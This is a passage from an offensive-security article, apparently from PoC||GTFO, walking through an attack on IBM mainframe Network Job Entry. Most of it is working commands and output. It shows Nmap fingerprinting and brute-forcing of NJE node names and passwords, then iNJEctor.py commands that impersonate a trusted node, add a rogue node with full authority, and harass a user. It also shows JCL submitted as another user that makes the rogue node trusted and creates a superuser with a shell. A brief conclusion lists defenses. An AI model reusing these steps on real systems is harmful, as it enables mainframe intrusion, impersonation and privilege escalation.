Probe TCP NJE q|\xd6\xd7\xc5\xd5@@@@\xc6\xc1
    \xd2\xc5@@@@\0\0\0\0\xc6\xc1\xd2\xc5@@@@
    \0\0\0\0\0|
rarity 9
ports 175
sslports 2252
# If the port supports NJE it will respond
# with either a 'NAK' or 'ACK' in EBCDIC
match nje m|^\xd5\xc1\xd2| p/IBM Network Job
    Entry (JES)/
match nje m|^\xc1\xc3\xd2| p/IBM Network Job
    Entry (JES)/
```

Using Nmap it's now easy to find NJE:

```
$ nmap -sV -p 175 10.10.10.1

Starting Nmap 6.49SVN (https://nmap.org)
Nmap scan report for
LPAR1.CACTUS.MAINFRAME.COM (10.10.10.1)
Host is up (0.0018s latency).
PORT    STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
```

6.5.2 RHOST, OHOST, and I Records

This is the trickiest part of breaking NJE. Recalling our earlier discussion of connecting, you need a valid RHOST (any systems node name) and OHOST (the target systems node name). If the RHOST or OHOST are wrong, the system replies with an NJE `NAK` reply and a reason code `R`. Oftentimes the node name of a mainframe is the same as the host name; so you should try those first. Otherwise, it will likely be documented somewhere on a corporate intranet or in some example JCL code with `/*XEQ`—or you could just ask someone, and they'll probably tell you.

If you have access to the target mainframe already, you could try a few things, like reading SYS1.PARMLIB(JES2PARM) and searching for NJEDEF/NODE. You could also issue the JES2 command `$D NJEDEF` or `$D NODE`, which will list all the nodes and their names:

[51] `https://www.ibm.com/support/knowledgecenter/SSLTBW_2.1.0/com.ibm.zos.v2r1.hasa200/has2cmdr.htm`

```
$D node
 $HASP826 NODE(1)
 $HASP826 NODE(1)   NAME=POTATO,
                    STATUS=(OWNNODE),
                    TRANSMIT=BOTH,
 $HASP826           RECEIVE=BOTH,HOLD=NONE
 $HASP826 NODE(2)
 $HASP826 NODE(2)   NAME=CACTUS,
                    STATUS=(CONNECTED),
 $HASP826           TRANSMIT=BOTH,
                    RECEIVE=BOTH,
                    HOLD=NONE
```

If none of those options work for you, it's time to use brute force. When you connect to an NJE port and send an invalid OHOST or RHOST, you get a type of `NAK` with a reason code of `R=1`. However, when you connect to NJE and place the RHOST value in the OHOST field, it replies with a `NAK` but with a reason code of 4! Now this is something we can use to our advantage.

Using Nmap again, we can now use a newly-released NSE script `nje-node-brute.nse` to brute-force a system's OWNNODE node name:[52]


> *NJE node communication is made up of an OHOST and an RHOST. Both fields must be present when conducting the handshake. This script attempts to determine the target systems NJE node name.*

By default, the script will try to brute-force a system's OHOST value. First trying the mainframe's hostname and then using Nmap's included list of default hosts. Since NJE nodes will generally only have one node name, it's best to use the script argument `brute.firstonly=true`.

```
$ nmap -sV -p 175 10.10.10.1 \
    --script nje-node-brute  \
    --script-args brute.firstonly=true

Starting Nmap 7.10SVN (https://nmap.org)
Nmap scan report for LPAR1.POTATO.MAINFRAME.
    COM (10.10.10.1)
Host is up (0.0012s latency).
PORT     STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
| nje-node-brute:
|   Node Name(s):
|     Node Name:POTATO - Valid credentials
```

With the OHOST determined (POTATO), we can brute-force valid RHOSTs on the target system. Using the same `nje-node-brute` Nmap script, we use the argument `ohost=POTATO`. Before running the script, it's best to do some recon and discover names of other systems, decommissioned systems, etc. These can be placed in the file

[52] `https://nmap.org/nsedoc/scripts/nje-node-brute.html`
`unzip pocorgtfo12.pdf nje-node-brute.nse`



`rhosts.txt` and passed to the script using the argument `hostlist=rhosts.txt`:

```
$ nmap -sV -p 175 10.10.10.1 \
    --script nje-node-brute  \
    --script-args=ohost='POTATO',hostlist=
    rhosts.txt

Starting Nmap 7.10SVN (https://nmap.org)
Nmap scan report for LPAR1.POTATO.MAINFRAME.
    COM (10.10.10.1)
Host is up (0.00090s latency).
PORT    STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
| nje-node-brute:
|   Node Name(s):
|     POTATO:SANDBOX - Valid credentials
|     POTATO:CACTUS - Valid credentials
|     POTATO:LPAR5 - Valid credentials
```

Note: If CACTUS was connected at the time this script was run, it wouldn't show up in the list of valid systems. This is due to the fact that a node may only connect once. So if you're doing this kind of testing, you might want to wait for maintenance windows to try and brute-force. With valid RHOSTs (SANDBOX, CACTUS, and LPAR5) and the OHOST (POTATO) in hand we can now pretend to be a node.

In most places, this will be enough to allow you to fake being a node. In some places, however, they'll have set the `PASSWORD=` parameter in the NJEDEF config. This means that we've got one more piece to brute-force.

Thankfully, there's yet another new Nmap script for brute-forcing I records, `nje-pass-brute`.

> *After successfully negotiating an OPEN connection request, NJE requires sending, what IBM calls, an "I record." This initialization record may sometimes require a password. This script, provided with a valid OHOST/RHOST for the NJE connection, brute forces the password.*

Using this script is fairly straightforward. You pass it an RHOST and OHOST, and it will attempt to brute-force the I record password field:

```
nmap -sV -p 175 10.10.10.1  \
    --script nje-pass-brute \
    --script-args=brute.firstonly=true,ohost
    ='POTATO',rhost='cactus',passdb=
    passwords.txt

Starting Nmap 7.10SVN (https://nmap.org)
Nmap scan report for LPAR1.NEWYORK.MAINFRAME
    .COM (10.10.10.1)
Host is up (0.0012s latency).
PORT    STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
| nje-pass-brute:
|   NJE Password:
|     Password:NJEROCKS - Valid credentials
```

Behind the scenes, this script is connecting and trying "I Records" setting the `NCCILPAS` and `NCCINPAS` variables to the passwords in your word list.

6.5.3 I'm a Pretender

Using the information we've gathered, we could set up our own mainframe, add an NJEDEF section to the JES2 configuration file, and connect to POTATO as a trusted node. But who's got millions to spend on a mainframe? The good news is you don't have to worry about any of that. Since getting your hands on a real mainframe is all but impossible, your author wrote a Python library that implements the NJE specification, allowing you to connect to a mainframe and pretend to be a node.[53]

Using the NJE library, we can do a couple of interesting things, such as sending commands and messages, or sending JCL as *any* user account.

First, we're going to create our own node, just in case the node we're pretending to be comes back online (preventing us from using it). Using `iNJEctor.py` we can send commands we'd like to have processed by the target node. Before doing that, we need to see how many nodes are currently declared with `$D NJEDEF,NODENUM`:

```
$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
  "\$D NJEDEF,NODENUM" --pass NJEROCKS

          The JES2 NJE Command Injector

[+] Signing on to 10.10.10.1 : 175
[+] Signon to 10.10.10.1 Complete
[+] Sending Command: $D NJEDEF,NODENUM
[+] Reply Received:

13.12.26          $HASP831 NJEDEF  NODENUM=4
```

[53] `git clone https://github.com/zedsec390/NJElib`

```
$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO "\$T NJEDEF,NODENUM=5" --pass NJEROCKS -q

13.25.34           $HASP831 NJEDEF
13.25.34           $HASP831 NJEDEF  OWNNAME=POTATO,OWNNODE=1,CONNECT=(YES,10),
13.25.34           $HASP831         DELAY=120,HDRBUF=(LIMIT=10,WARN=80,FREE=10),
13.25.34           $HASP831         JRNUM=1,JTNUM=1,SRNUM=1,STNUM=1,LINENUM=1,
13.25.34           $HASP831         MAILMSG=NO,MAXHOP=0,NODENUM=5,PATH=1,
13.25.34           $HASP831         RESTMAX=262136000,RESTNODE=100,RESTTOL=0,
13.25.34           $HASP831         TIMETOL=1440

$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO "\$T NODE(5),name=H4CKR" --pass NJEROCKS -q

13.26.15           $HASP826 NODE(5)
13.26.15           $HASP826 NODE(5)  NAME=H4CKR,STATUS=(UNCONNECTED),TRANSMIT=BOTH,
13.26.15           $HASP826          RECEIVE=BOTH,HOLD=NONE

$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO "\$add socket(h4ckr),node=h4ckr,ipaddr=3.1.33.7" \
    --pass NJEROCKS -q

13.27.13           $HASP897 SOCKET(H4CKR)
13.27.13           $HASP897 SOCKET(H4CKR)      STATUS=INACTIVE,IPADDR=3.1.33.7,
13.27.13           $HASP897                    PORTNAME=VMNET,CONNECT=(DEFAULT),
13.27.13           $HASP897                    SECURE=NO,LINE=0,NODE=5,REST=0,
13.27.13           $HASP897                    NETSRV=0
```

Figure 16 – Example use of `iNJEctor.py`.

We'll increase that by one with the command `$T NJEDEF,NODENUM=5`, then add our own node called `h4ckr` using the commands `$T NODE(5),name=H4CKR` and `$add socket(h4ckr)`. See Figure 16.

The node `h4ckr` has now been created. Finally, we'll want to give it full permission to do anything it wants with the command `$T node(h4ckr), auth=(Device=Y,Job=Y,Net=Y,System=Y)`. See Figure 17

Good, we have our own node now. This will only allow us to send commands and messages. If we wanted, we could mess with system administrators now.

```
$ ./iNJEctor.py 10.10.10.1 h4ckr POTATO \
  -u margo -m \
  'MESS WITH THE BEST DIE LIKE THE REST'
        The JES2 NJE Command Injector

[+] Signing on to 10.10.0.200 : 175
[+] Signon to 10.10.0.200 Complete
[+] Sending Message ( MESS WITH THE BEST DIE
    LIKE THE REST ) to user:  margo
[+] Message sent
```

And when Margo logs on, or tries to do anything she would receive this message:

```
READY

MESS WITH THE BEST DIE LIKE THE REST CN(
    INTERNAL)
```

That is fun and all, but we could also do real damage, such as shutting off systems or lowering resources to the point where a system becomes unresponsive. But where's the fun in that? Instead, let's make our node trusted.

We'll need to find a user with the appropriate permissions first. From previous research, I know Margo runs operations and has a userid of `margo`. Using `jcl.py` we can send JCL to a target node. This script uses the NJELib library and manipulates the `NJHTOUSR` and `NJHTOGRP` settings in the Job Header Security Section to be any user we'd like. We already know CACTUS is a trusted node on POTATO, so let's use that trust to submit a job as Margo.

To check if she has the permissions we need, we use the program `IKJEFT01`, which executes TSO commands, and the RACF TSO command `lu`, which lists a user's permissions. We see this in Figure 18.

```
$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
    "\$T node(h4ckr),auth=(Device=Y,Job=Y,Net=Y,System=Y)" --pass NJEROCKS -q

13.29.20           $HASP826 NODE(5)
13.29.20           $HASP826 NODE(5)   NAME=H4CKR,STATUS=(UNCONNECTED),
13.29.20           $HASP826           AUTH=(DEVICE=YES,JOB=YES,NET=YES,SYSTEM=YES),
13.29.20           $HASP826           TRANSMIT=BOTH,RECEIVE=BOTH,HOLD=NONE,
13.29.20           $HASP826           PENCRYPT=NO,SIGNON=COMPAT,ADJACENT=NO,
13.29.20           $HASP826           CONNECT=(NO),DIRECT=NO,ENDNODE=NO,REST=0,
13.29.20           $HASP826           SENTREST=ACCEPT,COMPACT=0,LINE=0,LOGMODE=,
13.29.20           $HASP826           LOGON=0,NETSRV=0,OWNNODE=NO,
13.29.20           $HASP826           PASSWORD=(VERIFY=(NOTSET),
13.29.20           $HASP826           SEND=(FROM_OWNNODE)),PATHMGR=YES,PRIVATE=NO,
13.29.20           $HASP826           SUBNET=,TRACE=NO
```

Figure 17 – `iNJEctor.py` giving full permissions.

The important line here is `ATTRIBUTES=SPECIAL`, meaning that she can execute any RACF command. This, in turn, means she has the ability to add trusted nodes for us. Now that we confirmed she has administrative access, we submit some JCL that executes the commands we need to add a new trusted node. While we're at it, might as well add a new superuser named `DADE`, as shown in Figure 19.

Now we added the node `H4CKR` as a trusted node. Therefore, any userid that exists on POTATO is now available to us for our own nefarious purposes. In addition, we added a superuser called DADE with access to both TSO and UNIX. From here we could shutdown POTATO, execute any commands we'd like, create new users, reset user passwords, download the RACF database, create APF authorized programs. The ownage is endless.

```
./jcl.py CACTUS POTATO 10.10.10.1 JCL/tso.jcl margo
[+] RHOST: CACTUS
[+] OHOST: POTATO
[+] IP    : 10.10.10.1
[+] File  : JCL/tso.jcl
[+] User  : margo
[+] Connected
==========
[+] Sending file: JCL/tso.jcl
----------10--------20--------30--------40--------50--------60--------70--------80

//H4CKRNJE JOB (1234567),'ABC 123',CLASS=A,
//             MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
/*XEQ     POTATO
//TSOCMD   EXEC  PGM=IKJEFT01
//SYSTSPRT DD    SYSOUT=*
//SYSOUT   DD    SYSOUT=*
//SYSTSIN  DD    *
  lu
/*

----------10--------20--------30--------40--------50--------60--------70--------80
==========
[+] User Message
[+] User: MARGO
[+] Message: 15.03.19 JOB00046 $HASP122 H4CKRNJE (JOB00049 FROM CACTUS) RECEIVED AT POTATO
==========
[+] Records in SYSOUT:
1                J E S 2  J O B  L O G  --  S Y S T E M  E M C 1  --  N O D E  P O T A T O
0
[...]
1READY
    lu
 USER=MARGO   NAME=Margo Smith              OWNER=MINING     CREATED=15.104
  DEFAULT-GROUP=MINING    PASSDATE=16.083 PASS-INTERVAL=180 PHRASEDATE=N/A
  ATTRIBUTES=SPECIAL OPERATIONS
[...]
 READY
 END
```

Figure 18 – JCL permissions check

```
./jcl.py CACTUS POTATO 10.10.10.1 JCL/racf.jcl margo
[+] RHOST: CACTUS
[+] OHOST: POTATO
[+] IP    : 10.10.10.1
[+] File  : JCL/racf.jcl
[+] User  : margo
[+] Connected
=====================
[+] Sending file: JCL/racf.jcl
----------10---------20---------30---------40---------50---------60---------70---------80

//H4CKRNJE JOB (1234567),'ABC 123',CLASS=A,
//             MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
/*XEQ     POTATO
//TSOCMD   EXEC  PGM=IKJEFT01
//SYSTSPRT DD    SYSOUT=*
//SYSOUT   DD    SYSOUT=*
//SYSTSIN  DD    *
  RALTER RACFVARS &RACLNDE ADDMEM(H4CKR)
  SETROPTS RACLIST(RACFVARS) REFRESH
  ADDUSER DADE PASSWORD(BESTPWD)
  ALU DADE TSO(ACCTNUM(ACCT#) PROC(ISPFPROC))
  ALU DADE OMVS(UID(31337) PROGRAM(/bin/sh) HOME(/))
/*

----------10---------20---------30---------40---------50---------60---------70---------80
=====================
[+] Response Received
[+] NMR Records
=====================
[+] User Message
[+] To User: MARGO
[+] Message: 15.29.55 JOB00048 $HASP122 H4CKRNJE (JOB00049 FROM CACTUS   ) RECEIVED AT POTATO
=====================
[+] Records in SYSOUT:
1                  J E S 2  J O B  L O G  --  S Y S T E M  E M C 1  --  N O D E  P O T A T O
0
[...]
1READY
   RALTER RACFVARS &RACLNDE ADDMEM(H4CKR)
 ICH11009I RACLISTED PROFILES FOR RACFVARS WILL NOT REFLECT THE UPDATE(S) UNTIL A SETROPTS
    REFRESH IS ISSUED.
 READY
   SETROPTS RACLIST(RACFVARS) REFRESH
 READY
   ADDUSER DADE PASSWORD(BESTPWD)
 READY
   ALU DADE TSO(ACCTNUM(ACCT#) PROC(ISPFPROC)) SPECIAL
 READY
   ALU DADE OMVS(UID(31337) PROGRAM(/bin/sh) HOME(/))
 READY
 END
```


Figure 19 – Adding a superuser


6.6 Conclusion


NJE is relatively unknown despite being so widely used and important to most mainframe implementations. Hopefully, this article showed you how powerful NJE is, and how dangerous it can be. Everything in this article could be prevented with a few simple tweaks. Not using the `PASSWORD=` parameter and instead using SSL certificates for system authentication would make these attacks useless. On top of that, instead of declaring the nodes to RACF, you could give very specific access rights to users from various nodes. This would prevent a malicious user from submitting as any user they please.


If you're really interested in this protocol, NJELib also supports a debug mode, which gives information about everything happening behind the scenes. It's very verbose. Another feature of NJELib is the ability to deconstruct captured packets.

